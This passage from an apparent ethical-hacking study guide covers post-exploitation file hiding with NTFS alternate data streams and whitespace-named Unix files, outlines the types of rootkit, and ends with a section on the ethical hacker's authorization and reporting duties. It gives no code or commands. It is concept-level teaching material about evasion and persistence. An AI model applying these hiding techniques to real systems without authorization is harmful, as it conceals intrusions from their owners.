An attacker can use ADS to store files once a Windows system running NTFS has been compromised. Files stored using ADS cannot be revealed using normal Windows viewing methods such as using ‘dir’ from the command line or using Windows Explorer.

A common method to hiding files on a Unix system is to have files and folders made up of whitespace characters

6.2.4 Rootkits

A rootkit is software or a hardware device designed to gain root-level or administrator-level control over a computer system without detection. As the name implies, they imply the worst possible compromise of prvilege on a target system. In order to subvert or evade normal security measures, rootkits modify core operating system components by modifying the kernel or installing drivers to subvert or evade normal security mechanisms.

Rootkits are commonly used as a method of hiding files from the operating system, to hide running processes services, registry keys, open TCP and UDP ports, to install backdoors, or to pilfer sensitive information from the system.

There are several types of rootkits:

- **Firmware** is rarely checked for integrity. Rootkits installed here can survive reboots and operating system reinstallations.

  Hypervisor rootkits modify the boot sequence of the target system and take advantage of virtualization aspects of modern CPUs. They load the original operating system as a virtual machine and are therefore able to intercept all hardware calls.

- **Bootloader** rootkits occur when an attacker can replace the original bootloader with another that he controls. These bootloaders are generally used to subvert full disk encryption solutions.

- K**ernel** mode rootkits are the most common type of rootkit. They add additional code or replace portions of the operating system itself through the loading of device drivers or loadable kernel modules. This allows them to execute with the same privileges as the operating system and are therefore very hard to detect and remove**.**

- **Library** rootkits replace, patch, or hook system calls to hide attacker information.

- Application rootkits occur when regular application executables are replaced with fake ones, or when the behaviour of existing applications is modified using patches, hooks or injected code.

Section 6.0 Post Exploitation
Further Reference/Reading Materials:

Harris, Shon. Gray Hat Hacking, Second Edition: The Ethical Hacker's Handbook, 2007

7.0 After the Hack…

Remember that an Ethical Hacker is different from a malicious hacker. The ethical hacker has the authorization to perform the activities required to do a successful penetration test, and a responsibility to communicate the results back to management. There is a responsibility to report on and remediate the security gaps that were discovered and exploited. After all, the objective of the ethical hacker is to increase the security posture of the organization that he works for.

Section 7.0 After the Hack…
Further Reference/Reading Materials:

The Ethical Hacker Network, www.ethicalhacker.net

Certified Ethical Hacker, www.eccouncil.org/CEH.htm

GIAC Certified Penetration Tester, www.giac.org/certifications/security/gpen.php

Stoll, Clifford. The Cuckoo's Egg: Tracking a Spy Through a Maze of Computer Espionage, 2000